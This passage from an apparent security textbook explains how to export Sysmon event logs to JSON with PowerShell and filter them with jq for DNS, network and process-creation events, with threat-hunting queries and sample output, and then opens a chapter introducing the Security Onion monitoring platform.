PS C:\scripts> .\get-sysmon-events-merged-lv.ps1 -eventid 22 -
ListView
-ProcessName agent
Reading Sysmon events (IDs 22) from 'Microsoft-Windows-
Sysmon/Operational'...
Found 617 events. Rendering...

Time    : 2026-08-11 19:54:03
ID      : 22
Type    : DNS Query
Process : logioptionsplus_agent.exe
Detail  : Query=flow.logitech.io  Status=0  Results=type: 5
 nodestore-kiros-prod-lb-132549143.us-east-
1.elb.amazonaws.com;::ffff:3.224.96.135;
 ::ffff:52.21.66.65;

::ffff:50.19.79.168;::ffff:50.19.3.166;::ffff:3.211.238.71;
 ::ffff:52.203.77.74;::ffff:52.44.198.202;::ffff:34.225.213.239;
```

Exporting Event Data from Sysmon as JSON

Another common data format used in security analysis is JavaScript Object Notation (JSON). JSON is a lightweight, human-readable format for storing and exchanging data, built around key-value pairs and often structured as arrays to represent row-oriented data. Continuing the analysis workflow, this section focuses on extracting data from Sysmon logs configured using the SwiftOnSecurity configuration file.

There are several methods for exporting the Sysmon event data to JSON, enabling the use of PowerShell and tools such as the `jq` command to extract summary information using an intermediate JSON dataset. When working with Windows event logs, it helps to limit the data as you learn to work with it. In the following commands, the `-MaxEvents 2500` option

is used to ensure that commands execute quickly and use less memory at runtime.

The most precise method for extracting Sysmon data into well-structured JSON is shown in the following code. Following this script, there are several examples that discuss how to process the JSON output with `jq`. This example includes a simple timing check to report how long it takes to run and converts the output encoding from UTF-16 to UTF-8, which is required for processing with `jq` on a Linux system:

```
$maxevents = 2500
$startTime = Get-Date

$events = Get-WinEvent -LogName "Microsoft-Windows-Sysmon/
   Operational" -MaxEvents $maxevents

$objects = foreach ($event in $events) {
    [xml]$xml = $event.ToXml()

    $eventId   = [int]$xml.Event.System.EventID
    $timeUtc   = $xml.Event.System.TimeCreated.SystemTime
    $computer  = $xml.Event.System.Computer
    $userSid   = $xml.Event.System.Security.UserID

    try {
        $sidObj = New-Object System.Security.Principal.
           SecurityIdentifier($userSid)
        $user   = $sidObj.Translate([System.Security.
           Principal.NTAccount]).Value
    } catch {
        $user = $userSid
    }

    $eventData = @{}
    $image = $null
    foreach ($d in $xml.Event.EventData.Data) {
        if ($d.Name) {
            $eventData[$d.Name] = $d.'#text'
            if ($d.Name -eq 'Image') {
                $image = $d.'#text'
            }
        }
    }
    [PSCustomObject]@{
```

```
            EventID   = $eventId
            TimeUtc   = $timeUtc
            Computer  = $computer
            User      = $user
            Image     = $image
            EventData = $eventData
        }
    }

    $objects | ConvertTo-Json -Depth 10 | Out-File -Encoding
         utf8 "sysmon_structured.json"
    $endTime = Get-Date
    $elapsed = $endTime - $startTime
    Write-Host "Structured export elapsed time:
         $($elapsed.TotalSeconds) seconds"
```

One commonly required data source is network trace data, as it helps identify which process made a connection and which process made a DNS lookup. To understand this, examine the raw XML event view in Event Viewer. The following examples show Event ID 3 (network connection) and Event ID 22 (DNS query). Note that results may vary depending on the Sysmon configuration file, so adjustments may be necessary.

At this stage, we have a structured JSON export of Sysmon data in the right format, copied over to our Linux system. The next step is to review the event types that will be used for processing. We do that by retrieving the first event record from the input file.

Retrieving Command-Line Events

The following command filters the JSON array for events where the command is searching for the first occurrence of a Sysmon event with an Event ID of 1:

```
jq 'map(select(.EventID == 1)) | .[0] ' sysmon_structured.json
```

Breaking down the jq components of `map(select(.EventID == 1))`, there are four parts:

`map()`

This iterates over each element in the input array and applies the expression inside to each element.

`select()`

This is a filter applied to the source JSON data that only passes through elements that meet the specified condition (returns the element if true, otherwise filters it out).

`.EventID`

This accesses the `EventID` field of the current object, which must exist for the select operator to function properly.

`== 1`

This tests whether `EventID` equals 1 (Process Creation events in Sysmon).

The remaining components are:

`|`

The pipe operator that passes the output from the left side as input to the right side.

`.[0]`

Array indexing that selects the first element (`index 0`) from the filtered array.

This command produces the following output, which is a well-structured JSON record (some lines are truncated for readability):


```
{
  "EventID": 1,
  "TimeUtc": "2025-12-26T03:39:48.5274383Z",
  "Computer": "AlienNBK",
  "User": "NT AUTHORITY\\SYSTEM",
  "Image": "C:\\Program Files\\Mozilla Firefox\\firefox.exe",
```

```
  "EventData": {
    "ParentCommandLine": "\"C:\\Program Files\\Mozilla
Firefox\\firefox.exe\"",
    "Description": "Firefox",

    "CommandLine": "\"C:\\Program Files\\Mozilla
        Firefox\\firefox.exe\" -contentproc -isForBrowser ... ",
    "CurrentDirectory": "C:\\Program Files\\Mozilla Firefox\\",
    "Hashes": "MD5=DCE5F4804DCEF95A8C23A48A0F17BE82,
     SHA256=9714F4...,
     IMPHASH=AFB0B14188511B0BAB71108EBF9FBB98",
    "Image": "C:\\Program Files\\Mozilla Firefox\\firefox.exe",
    "UtcTime": "2025-12-26 03:39:48.521",
    "ProcessGuid": "{0f28e7d5-0384-694e-d20c-000000004a00}",
    "ParentUser": "AlienNBK\\donmr",
    "Company": "Mozilla Corporation",
    "IntegrityLevel": "Low",
    "FileVersion": "146.0.1",
    "User": "AlienNBK\\donmr",
    "RuleName": "-",
    "Product": "Firefox",
    "LogonId": "0x772c7",
    "ProcessId": "23260",
    "OriginalFileName": "firefox.exe",
    "LogonGuid": "{0f28e7d5-6c2c-694d-c772-070000000000}",
    "TerminalSessionId": "1",
    "ParentProcessGuid":
        "{0f28e7d5-6ec7-694d-8c02-000000004a00}",
    "ParentProcessId": "5932",
    "ParentImage":
        "C:\\Program Files\\Mozilla Firefox\\firefox.exe"
  }
}
```

But all that data is overwhelming. This next command will get the Time, User, Process ID, and command line:

```
jq -r ' map(select(.EventID == 1))[]
  | [.EventID, .TimeUtc, .User, .EventData.ProcessId,
       .EventData.CommandLine]
  | @tsv ' sysmon_structured.json
```

It produces lines such as the following:

```
1    2025-12-26T02:21:52.1682101Z       NT AUTHORITY\\SYSTEM
1580
     "C:\\Program Files\\Microsoft Office\\root\\vfs\\
     ProgramFilesCommonx64\\Microsoft Shared\\Office16\\
     opushutil.exe" /pushregistration
1    2025-12-26T02:21:52.1584389Z       NT AUTHORITY\\SYSTEM
34508
     "C:\\Program Files (x86)\\Google\\GoogleUpdater\\
     144.0.7547.0\\updater.exe" --wake -system
```

Or you can add a few more data elements with the following. In tab delimited format, use `@tsv`; if you want comma-delimited format, use `@csv` at the end of the command string:

```
jq -r ' map(select(.EventID == 1))[]
  | [.TimeUtc, .User, .EventData.ParentProcessId,
        .EventData.ParentCommandLine,
     .EventData.ProcessId, .EventData.CommandLine]
  | @csv ' sysmon_structured.json
```

This command produces just the raw data in CSV format:

```
"2025-12-26T02:2:52.1682101Z","NT AUTHORITY\SYSTEM","2848",
     "-","1580","""C:\Program Files\Microsoft Office\root\
     vfs\ProgramFilesCommonx64\Microsoft Shared\Office16\
     opushutil.exe"" /pushregistration"
"2025-12-26T02:21:52.1584389Z","NT AUTHORITY\SYSTEM","2848",
     "-","34508","""C:\Program Files (x86)\Google\
     GoogleUpdater\144.0.7547.0\updater.exe"" --wake --system"
```

Often, you will want more human-readable output—for example, when sharing information with an ISAC, sending an email, or communicating findings to a partner. You can create a more human-readable format using a command such as the following:

```
jq -r '
  map(select(.EventID == 1))[] |
  [
    .TimeUtc,
    .User,
    .Computer,
    (
```

```
        "Parent: " +
        (.EventData.ParentProcessId | tostring) +
        " " +
        .EventData.ParentCommandLine
      ),
      (
        "Child: " +
        (.EventData.ProcessId | tostring) +
        " " +
        .EventData.CommandLine
      )
    ] | join(" | ")
'
```

This command:

- Uses `map(select(...))` to produce a list of matching events where the key value of `EventID` equals 1, then uses [] to unpack that list so `jq` processes each event individually.
- Builds the output as an array of fields rather than a single interpolated string. Each field is a separate element, making the filter easier to read and maintain. The array is then passed to `join(" | ")` to produce a pipe-delimited, human-readable line separators.
- Accesses nested JSON key-value pairs within the `EventData` structure by specifying the full path (e.g., `.EventData.ProcessId`).
- Uses explicit `tostring` conversion when constructing the `Parent:` and `Child:` fields. Unlike string interpolation with `\(...)`, the + string concatenation operator in `jq` does not automatically convert numbers to strings, so `tostring` is required to avoid type errors.

Using interpolation is not easily transportable across Linux and Windows because of how the shell handles quotes and backslashes. A better and more transportable way to write this search follows:

```
jq -r ' map(select(.EventID == 1))[] | [
    .TimeUtc, .User, .Computer,
    "Parent: " + .EventData.ParentProcessId + " " +
        (.EventData.ParentCommandLine // ""),
    "Child: " + .EventData.ProcessId + " " +
        (.EventData.CommandLine // "")
  ] | join(" | ") ' sysmon_structured.json
```

This command builds an array with the same data elements and then uses the `join(" | ")` operator to create a readable string for output because `jq` handles all the formatting internally. Here is an example (reformatted for readability):

```
2025-12-26T02:21:52.3957928Z | NT AUTHORITY\SYSTEM | AlienNBK
   | Parent: 35076 "C:\Program Files (x86)\Google\GoogleUpdater\
   144.0.7547.0\updater.exe" --system --windows-service
   --service=update-internal | Child: 24612 "C:\Program Files
   (x86)\Google\GoogleUpdater\144.0.7547.0\updater.exe"
   --crash-handler --system "--database=C:\Program Files (x86)\
   Google\GoogleUpdater\144.0.7547.0\Crashpad" --url=
   https://clients2.google.com/cr/report --
annotation=prod=Update4
   --annotation=ver=144.0.7547.0 "--attachment=C:\Program Files
   (x86)\Google\GoogleUpdater\updater.log" --initial-client-data=
   0x278,0x27c,0x280,0x274,0x284,0x7ff6109be0b4,0x7ff6109be0c0,
   0x7ff6109be0d0
```

Retrieving Network Events

To see a network event, use this command:

```
jq ' map(select(.EventID == 3)) | .[0] ' sysmon_structured.json
```

It produces this JSON output of a Sysmon event:

```
{
  "EventID": 3,
  "TimeUtc": "2025-12-26T03:36:59.1134564Z",
  "Computer": "AlienNBK",
  "User": "NT AUTHORITY\\SYSTEM",
  "Image": "C:\\Users\\donmr\\AppData\\Local\\Programs\\
       Microsoft VS Code\\Code.exe",
```

```
  "EventData": {
    "ProcessGuid": "{0f28e7d5-7929-694d-2104-000000004a00}",
    "DestinationIp": "2620:1ec:bdf:0:0:0:0:40",
    "DestinationPortName": "https",
    "UtcTime": "2025-12-26 03:36:57.267",
    "SourcePort": "64253",
    "Image": "C:\\Users\\donmr\\AppData\\Local\\Programs\\
       Microsoft VS Code\\Code.exe",
    "SourceIp": "2607:fb90:7c63:ada:a429:80ad:bf0:871",
    "SourcePortName": "-",
    "RuleName": "Usermode",
    "User": "AlienNBK\\donmr",
    "Protocol": "tcp",
    "DestinationIsIpv6": "true",
    "DestinationHostname": "-",
    "ProcessId": "21772",
    "DestinationPort": "443",
    "SourceIsIpv6": "true",
    "SourceHostname": "AlienNBK.lan",
    "Initiated": "true"
  }
}
```

To get some simple summary data, use a command like this, which pulls just Event ID 3 and the field set needed in tab-delimited format:

```
jq -r ' map(select(.EventID == 3))[]
  | [.TimeUtc, .Image, .EventData.ProcessId, .EventData.SourceIp,
     .EventData.SourcePort, .EventData.DestinationIp,
     .EventData.DestinationPort ]
  | @tsv ' sysmon_structured.json
```

It will provide data in this format:

```
2025-12-26T02:21:57.1547975Z
C:\\Users\\donmr\\AppData\\Local\\
   Programs\\Microsoft VS Code\\Code.exe        21772
   2607:fb90:7c63:ada:f8f8:177b:37a2:e4ea    62973
   2620:1ec:46:0:0:0:0:40    443
   2025-12-26T02:21:57.1547839Z    C:\\Users\\donmr\\AppData\\
   Local\\Programs\\Microsoft VS Code\\Code.exe
   21772        192.168.12.154  65504    13.107.5.93    443
```

Retrieving DNS Query and Response

To get a DNS query and answer, use this command:

```
jq 'map(select(.EventID == 22)) | .[0] ' sysmon_structured.json
```

It produces the following JSON output of a Sysmon DNS event:

```
{
  "EventID": 22,
  "TimeUtc": "2025-12-26T03:41:07.5224108Z",
  "Computer": "AlienNBK",
  "User": "NT AUTHORITY\\SYSTEM",

  "Image": "C:\\Program Files\\WindowsApps\\
     AppleInc.iCloud_15.6.113.0_x64__nzyj5cx40ttqa\\iCloud\\
     iCloudPhotos.exe",
  "EventData": {
    "Image": "C:\\Program Files\\WindowsApps\\
       AppleInc.iCloud_15.6.113.0_x64__nzyj5cx40ttqa\\iCloud\\
       iCloudPhotos.exe",
    "ProcessGuid": "{0f28e7d5-6c6a-694d-5401-000000004a00}",
    "QueryResults":
"type: 5 setup.fe2.apple-
dns.net;2620:149:1360:101::4;2620:149:1360:101::17;
2620:149:1360:101::5;2620:149:a41:480::2:3;2620:149:1360:101::d;
::ffff:17.248.200.66;::ffff:17.248.200.9;::ffff:17.248.200.51;
::ffff:17.248.200.16;::ffff:17.248.200.24;",
    "QueryName": "setup.icloud.com",
    "ProcessId": "7288",
    "UtcTime": "2025-12-26 03:41:05.467",
    "RuleName": "-",
    "QueryStatus": "0",
    "User": "AlienNBK\\donmr"
  }
}
```

Processing Sysmon JSON Data

This section discusses several `jq` commands for extracting conversational data from JSON records created from Sysmon.

There are several specific rules to follow when processing JSON data with the `jq` command. By default, Windows commands create plaintext or

readable files in UTF-16LE format when exporting JSON. That may work in PowerShell, but it does not work well with the `jq` command. In addition, Windows copy-and-paste operations can inject CRLF or non-UTF-8 bytes. Also, as you will see with the `jq` examples, single quotes, double quotes, and quote escaping with a backslash follow different rules in Windows PowerShell or Command Prompt than they do in a Linux Bash shell. Mixing `\"`, `\\`, and `\(` in different layers (Bash, `jq`, Windows) can corrupt the data or the command.

While the Get-WinEvent command can produce JSON in an Event Viewer–style format, it does not produce Sysmon-schema JSON and does not include an EventData structure. Rather, Get-WinEvent | Select-Object * | ConvertTo-Json produces a Message field, which is a large multiline string blob that is much harder to parse. More precise PowerShell produces better results.

When examining JSON data with `jq`, an `"INVALID_CHARACTER"` error is almost always a sign that the `jq` program contains an invalid byte.

When using `Get-WinEvent`, `maCorrective` actions are:

```
Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational"
    -MaxEvents 1000 |
    ConvertTo-Json -Depth 10 |
    Out-File -FilePath sysmon_structured.json -Encoding utf8
```

If you have a Windows-generated JSON file copied to a Linux system, use this command in the shell:

```
dos2unix FILENAME_raw.json
iconv -f UTF-16LE -t UTF-8 FILENAME_raw.json > FILENAME_utf8.json
```

Another way to make your `jq` commands run better is to write the `jq` statements in a file, then include that file and pass it on the command line to the `jq` command, like this:

```
jq -r -f COMMANDS_TO_RUN.jq FILENAME_utf8.json
```

If you do that, be sure to follow these rules:

- Always know the source data's shape and encoding.
  - Is it UTF-8 or UTF-16?
  - Is it a JSON array or one JSON object per line?
  - In the case of Sysmon, is the data in `EventData` fields or inside a big Message string?
  - When using any sort of mixed-platform tooling or the `jq` tool itself, normalize everything to UTF-8 before touching `jq`. On Linux platforms, you will need to use `iconv` and `dos2unix`.
- However you are producing JSON from a Windows event log, export structured JSON from the start.
  - Parse the XML once in PowerShell.
  - Emit EventID, TimeUtc, User, Image, and EventData as clean JSON.
  - Avoid regex-parsing Message unless you have to.
- Keep `jq` logic or the `jq` script itself contained in *.jq* files for anything nontrivial because this is easier to debug and avoids shell quoting traps.
  - If `jq` says `INVALID_CHARACTER`, debug with `sed -n 'l'` and convert with `iconv` and `dos2unix`.

DNS Queries and Suspicious TLDs

DNS queries and responses that pass through the stub resolver and that do not use DNS over HTTPS or directly by browsers using DoH are recorded by Sysmon. These records can be extracted (Event ID 22) for the data within the input file. The following code pulls out `TimeUtc`, `User`,

`ProcessId`, `Image` (binary only), `Computer`, `QueryName`, and `QueryResults` (IPv4 normalized by removing the leading "::ffff:" prefix). Note that the ProcessId, `QueryName`, and `QueryResults` are inside of a substructure named .`EventData`. For `jq` to reach inside the substructure, it needs the path in the record. To make the source data usable in a downstream process, the `QueryResults` value is split out, repaid, and then rejoined. Lastly, a CSV file is produced for any further downstream processing:

```
jq -r '
  map(select(.EventID == 22)) |
  map({
    Time: .TimeUtc,
    User: .User,
    ProcessId: .EventData.ProcessId,
    Image: (.Image | split("\\") | last),
    Computer: .Computer,
    Query: .EventData.QueryName,
    Results: (
      .EventData.QueryResults
      | split(";")
      | map(sub("^::ffff:"; ""))
      | join(";")
    )
  }) |
  (["Time","User","ProcessId","Image","Computer",
     "Query","Results"]),
  (.[] | [.Time, .User, .ProcessId, .Image, .Computer,
     .Query, .Results])
  | @csv ' sysmon_structured.json
```

Here are three lines that show the output. You can see both IPv4 and IPv6 communications in this data:

```
"2025-12-26T02:21:56.0373127Z","NT AUTHORITY\SYSTEM","9252",
    "logioptionsplus_agent.exe", "AlienNBK","flow.logitech.io",
    "type: 5 nodestore-kiros-prod-lb-132549143.us-east-1.elb.
    amazonaws.com;44.208.144.81;54.204.21.250;
    54.163.15.48;13.217.120.138;52.73.47.122;
    52.2.85.97;54.84.198.69;44.221.130.28;"

"2025-12-26T02:21:58.0552905Z","NT AUTHORITY\SYSTEM","5932",
```

```
    "firefox.exe","AlienNBK","example.org","2606:4700::6812:218;
    2606:4700::6812:318;104.18.2.24;104.18.3.24;"

"2025-12-26T02:25:25.1277735Z","NT AUTHORITY\SYSTEM","2940",
    "svchost.exe","AlienNBK", "ipv6.msftconnecttest.com",
    "type: 5 ncsiv6-geo.trafficmanager.net;type: 5
    ipv6.msftconnecttest.com.edgesuite.net;type: 5
    a1968.i6g1.akamai.net;2600:1402:b800:3::172f:cc52;
    2600:1402:b800:3::172f:cc37;"
```

There are numerous TLDs that have a poor reputation or are otherwise suspicious. The following `jq` command pulls out the process name and DNS queries that match a list of suspicious top-level domains and applies a test to them, using case-insensitive format, with “i” from the query field. For further information on suspicious TLDs, check what the Cybercrime Information Center has listed this quarter:

```
jq -r '
  map(select(.EventID == 22)) |
  map({
    Time: .TimeUtc,
    User: .User,
    Image: (.Image | split("\\") | last),
    Query: .EventData.QueryName
  }) |
  map(select(.Query | test("\\.(ru|cn|tk|top|xyz|club|click|
     work|pw)$"; "i")))[] |
  "\(.Time) | \(.User) | \(.Image) | \(.Query)"
' sysmon_structured.json
```

Here is a step-by-step breakdown of the command:

`map(select(.EventID == 22))`

This is the basic filter to include only DNS query events (Event ID 22).

```
map({ Time: .TimeUtc, User: .User, Image: (.Image
| split("\\") | last), Query: .EventData.QueryName
})
```

This restructures each event into a simplified object containing:

Time

The UTC timestamp of the query.

User

The account that initiated the query.

Image

The process name only (extracted by splitting the full path on backslashes and taking the last element).

Query

The DNS query name from the event data.

```
map(select(.Query | test("\\.
(ru|cn|tk|top|xyz|club|click|work|pw)$"; "i")))
```

This applies a second filter using a regular expression test:

`test()`

Matches the Query field against a pattern.

`"\\.(ru|cn|tk|...)`

Matches domains ending with suspicious TLDs (*.ru*, *.cn*, *.tk*, etc.).

`"i"`

Makes the pattern case-insensitive.

`$`

Ensures the TLD is at the end of the domain name.

```
[]
```

Flattens the array, outputting each matching event as a separate JSON object.

`"\(.Time) | \(.User) | \(.Image) | \(.Query)"`

Better formats the output as pipe-delimited text for easy reading.

When this code was developed and tested, there were no suspicious domains identified; the “com” TLD was added so you can see what some output would look like:

```
2025-12-26T02:21:59.0662235Z | NT AUTHORITY\SYSTEM | firefox.exe
   | youtube.googleapis.com
2025-12-26T02:21:59.0658437Z | NT AUTHORITY\SYSTEM | firefox.exe
   | youtubei.googleapis.com
2025-12-26T02:21:59.0657880Z | NT AUTHORITY\SYSTEM | firefox.exe
   | m.youtube.com
2025-12-26T02:21:59.0653777Z | NT AUTHORITY\SYSTEM | firefox.exe
   | youtube-ui.l.google.com
2025-12-26T02:21:59.0651606Z | NT AUTHORITY\SYSTEM | firefox.exe
   | google.com
2025-12-26T02:21:59.0650406Z | NT AUTHORITY\SYSTEM | firefox.exe
   | www.google.com
```

Network traffic

Sysmon records basic network traffic initiated by a binary on the system. The search uses `select` to get all Sysmon NetworkConnect events (Event ID 3) from the record, then extracts the time, user, and image fields while also looking inside the `.EventData` structure to get the `ProcessId`. The `ProcessId` can then be correlated with Event ID 1, which will have the username and command line. For the image field, `jq` uses a `split` command to get just the executable name at the end of a full directory path, which is what Sysmon records in the event data. The source and destination remove `::ffff:` from the data and concatenate their respective port values. More recent versions of Sysmon have a `DestinationPortName`, so an `if . DestinationPortName` check is used to include that value in the output when it is present:

```
jq -r '
  map(select(.EventID == 3)) |
  map({
    Time: .TimeUtc,
    User: .User,
    ProcessId: .EventData.ProcessId,
    Image: (.Image | split("\\") | last),
    Source: (
      (.EventData.SourceIp | sub("^::ffff:";""))
      + ":" +
      .EventData.SourcePort
    ),
    Destination: (
      (.EventData.DestinationIp | sub("^::ffff:";""))
      + ":" +
      .EventData.DestinationPort +
      (if .EventData.DestinationPortName then
         (":" + .EventData.DestinationPortName)
       else "" end)
    )
  }) |
  (["Time","User","Image","Source","Destination"]),
  (.[] | [.Time, .User, .Image, .Source, .Destination])
  | @csv
' sysmon_structured.json
```

Two example records are shown next. These were captured on an ISP connection that supported both IPv4 and IPv6. IPv6 globally-unique addresses are ephemeral and have a very short lifespan. As an IoC, the IPv6 addresses shown here are usually valid for 24 hours as new connections are made, but may be used for up to 168 hours for a persistent long-running connection:

```
"2025-12-26T02:22:21.5390030Z","NT AUTHORITY\SYSTEM","15828",
   "WINWORD.EXE", "2607:fb90:7c63:ada:f8f8:177b:37a2:e4ea:52831",
   "2600:1402:b800:51:0:0:1701:2132:443:https"

"2025-12-26T02:21:57.2045809Z","NT AUTHORITY\SYSTEM","21772",
   "Code.exe", "2607:fb90:7c63:ada:f8f8:177b:37a2:e4ea:62973",
   "2620:1ec:46:0:0:0:0:40:443:https"
```

Command Line

Capturing a command line was how Sysmon got started. Sysmon captures a significant amount of data about a given command. A minimal field set is shown here, and you can add more fields as needed:

```
jq -r '
  map(select(.EventID == 1)) |
  map({
    Time: .TimeUtc,
    User: .User,
    Host: .Computer,
    ParentPID: .EventData.ParentProcessId,
    ParentCmd: .EventData.ParentCommandLine,
    PID: .EventData.ProcessId,
    Cmd: .EventData.CommandLine
  }) |
  (["Time","User","Host","ParentPID","ParentCmd","PID","Cmd"]),
  (.[] | [.Time, .User, .Host, .ParentPID, .ParentCmd, .PID,
      .Cmd])
  | @csv
' sysmon_structured.json
```

Here are two example output records:

```
"2025-12-26T02:21:52.1682101Z","NT AUTHORITY\SYSTEM","AlienNBK"
    "2848","-","1580","""C:\Program Files\Microsoft Office\root\
    vfs\ProgramFilesCommonx64\Microsoft Shared\Office16\
    opushutil.exe"" /pushregistration"
"2025-12-26T02:21:52.1584389Z","NT AUTHORITY\SYSTEM","AlienNBK",
   "2848","-","34508","""C:\Program Files (x86)\Google\
   GoogleUpdater\144.0.7547.0\updater.exe"" --wake --system"
```

Combined DNS, Network Connection, and Command Line

The `jq` command can add all three pieces of data together and sort them so that you can get a good idea of when a command runs, makes a DNS request, and then attempts a connection:

```
jq -r '
  map(select(.EventID == 1 or .EventID == 3 or .EventID == 22)) |
  sort_by(.TimeUtc)[] |
  if .EventID == 1 then
```

```
    [
      .TimeUtc,
      "1",
      .User,
      .Computer,
      .EventData.ProcessId,
      (.Image | split("\\") | last),
      .EventData.CommandLine
    ] | join(" | ")

  elif .EventID == 3 then
    [
      .TimeUtc,
      "3",
      .User,
      .EventData.ProcessId,
      (.Image | split("\\") | last),

      ((.EventData.SourceIp | sub("^::ffff:";"")) + ":" +
          .EventData.SourcePort),
      ((.EventData.DestinationIp | sub("^::ffff:";"")) + ":" +
          .EventData.DestinationPort
        + (if .EventData.DestinationPortName then ":" +
              .EventData.DestinationPortName else "" end)
      )
    ] | join(" | ")

  else
    [
      .TimeUtc,
      "22",
      .User,
      .EventData.ProcessId,
      (.Image | split("\\") | last),
      .EventData.QueryName,
      (.EventData.QueryResults
        | split(";")
        | map(sub("^::ffff:";""))
        | join(";")
      )
    ] | join(" | ")
  end
' sysmon_structured.json
```

The PowerShell equivalent code is *get-sysmon-combined-json.ps1* and is available in the GitHub repository.

Other JSON Processing

Another thing you can do is profile your JSON file, as shown in the following command:

```
jq -r '
  group_by(.EventID) |
  map({EventID: .[0].EventID, Count: length}) |
  sort_by(.Count) |
  reverse[] |
  "\(.EventID): \(.Count)"
' sysmon_structured.json
```

The brief sample dataset that was used for these examples has this event ID population:

```
13: 313
22: 299
1: 220
3: 140
11: 16
2: 10
8: 2
```

To find events where there is network activity but no DNS activity, you can conduct a more complex search with `jq`. Realize that a small section of data may match this pattern if the binary made the DNS lookup earlier than the timebox for the dataset, or if the application is configured to communicate with an IP and not an FQDN. Here is the script:

```
#!/bin/bash
jq -r '
  (map(select(.EventID == 22))
    | group_by(.EventData.ProcessId)
    | map({pid: .[0].EventData.ProcessId, dns_count: length})
  ) as $dnsByPid
  |

  (map(select(.EventID == 3))[]
    | . as $e
    | ($dnsByPid[]? | select(.pid == $e.EventData.ProcessId) |
      .dns_count) // 0
```

```
    | {e: $e, dns_count: .}
  ) |
     select(.dns_count == 0)
     | .e as $n
     |
     [
        $n.TimeUtc,
        "3",
        $n.User,
        $n.EventData.ProcessId,
        ($n.Image | split("\\") | last),
        (($n.EventData.SourceIp | sub("^::ffff:";"")) + ":" +
         $n.EventData.SourcePort),
        (($n.EventData.DestinationIp | sub("^::ffff:";"")) +
         ":" +  $n.EventData.DestinationPort)
      ]
| join(" | ") ' sysmon_structured.json
```

Think of this script from a threat hunter's perspective. In this case, the hypothesis is that LOLbins, malware, implants, or "living off the land" tools connect directly to hardcoded IPs or generate DNS lookup activity through another process.

Here is a trimmed-down record for Event ID 3 with just the essential fields, pulled out of the *sysmon_structured.json* file this chapter is using:

```
{
  "EventID": 3,
  "TimeUtc": "2025-12-26T02:21:57.2027477Z",
  "Computer": "AlienNBK",
  "User": "NT AUTHORITY\\SYSTEM",
  "Image": "C:\\Program Files\\Microsoft VS Code\\Code.exe",
  "EventData": {
    "ProcessId": "21772",
    "SourceIp": "192.168.12.154",
    "SourcePort": "65504",
    "DestinationIp": "13.107.5.93",
    "DestinationPort": "443"
  }
}
```

The `jq` code needs to build a DNS usage table by PID. Here is the code that does that. Conceptually, the `jq` code block builds a mini database by PID

and stores how many DNS queries it made:

```
(map(select(.EventID == 22))
  | group_by(.EventData.ProcessId)
  | map({pid: .[0].EventData.ProcessId, dns_count: length})
) as $dnsByPid
```

In the preceding code:

- `map(select(.EventID == 22))` keeps only DNS Query events (`EventID == 22`).
- `group_by(.EventData.ProcessId)` groups those DNS events by the PIDs that are in the query result. If PID 1234 made five DNS queries, those five events end up in one group.
- `map({pid: .[0].EventData.ProcessId, dns_count: length})` says that, for each group, look at the first event's `ProcessId` (they're all the same in that group), then count how many events are in the group (length).
- `as $dnsByPid` stores the prior results in a lookup table in a `jq` variable called `$dnsByPid`.

Next, the code needs to walk all the network events and attach the DNS count. That is handled by this code block:

```
(map(select(.EventID == 3))[]
  | . as $e
  | ($dnsByPid[]? | select(.pid == $e.EventData.ProcessId) |
    .dns_count) // 0
  | {e: $e, dns_count: .} )
```

In the preceding code:

- `map(select(.EventID == 3))[]` says to keep only `NetworkConnect (EventID == 3)`.

- `[]` explodes the list so we're processing each network event one by one as the current "." (a period).
- `. as $e` stores the current network event into `$e` for later use.
- `($dnsByPid[]? | select(.pid == $e.EventData.ProcessId) | .dns_count) // 0` looks through each entry in `$dnsByPid`. The `select` keeps only the entry where `.pid` matches this network event's `ProcessId`. From that matching record, take `.dns_count`, and if nothing matches, default to 0.
- `| {e: $e, dns_count: .}` says to wrap it back into an object, with e as the original network event and `dns_count` indicating how many DNS events that process has.

The next part of the code keeps only network events whose PID has zero DNS queries with the statement `select(.dns_count == 0)`.

Lastly, extract the interesting files (events with no DNS queries) and format them for output. The code that does this is:

```
.e as $n
|
[
  $n.TimeUtc,                          # Contains Event timestamp
  "3",                                 # Hard coded
  $n.User,                             # User context
  $n.EventData.ProcessId,              # PID doing the network
  ($n.Image | split("\\") | last), # Image, which is parsed
  (($n.EventData.SourceIp | sub("^::ffff:";"")) + ":" +
    $n.EventData.SourcePort),
  (($n.EventData.DestinationIp | sub("^::ffff:";"")) + ":" +
    $n.EventData.DestinationPort)
]
| join(" | ")
```

In this code:

- `.e as $n` pulls the inner event object back out: `$n` = the network event.
- `[]` builds an array.
- `$n.Image` splits the full pathname of the filename in the image and returns just the EXE name as it is last in the list. Practically, the `split("\\") | last` splits *C:\Path\To\WINWORD.EXE* into [“C:”, “Path”, “To”, “WINWORD.EXE”].
- `| join(" | ")` creates the individual output lines with a pipe delimiter.

Part V. Security Onion Example

Chapter 19. Security Onion

> *"NSM is a way to find intruders on your network and do something about them before they damage your enterprise."*
>
> —Richard Bejtlich, *The Practice of Network Security Monitoring* (No Starch Press, 2013)

Security operations centers rely on platforms that can take vast amounts of raw telemetry and turn it into something an analyst can actually reason about. Modern SIEM platforms excel at this: they ingest logs from across the enterprise, normalize them, correlate them, and make them searchable in ways that expose patterns, relationships, and timelines that would otherwise remain hidden.

A well-designed SIEM allows an analyst to answer questions such as:

- Which log records contain a particular account name, URL, domain, or IP address?
- What activity originated from a specific network segment over a defined time window?
- What configuration changes occurred in a SaaS platform or cloud identity provider, and what else happened in the environment around that same time?

These platforms are purpose-built to collect, store, enrich, and present telemetry in a way that transforms raw data into actionable information. Once that information is structured and correlated, analysts can sift through it to identify anomalies, detect malicious behavior, and surface alerts that matter.

Security Onion is an enterprise security monitoring platform, designed to seamlessly combine network, endpoint, and cloud logs to enable analysts to quickly and easily peel back the layers of their environment and find

malicious or suspicious activity. Launched by Doug Burks as a project in 2008, Security Onion has the same goal now as it did then—to shift the advantage from the attackers to the defenders protecting a network.

While some very small lab or production environments may deploy Security Onion as a standalone system, with all the components running on one server, most enterprises will use a distributed architecture, as shown in Figure 19-1.

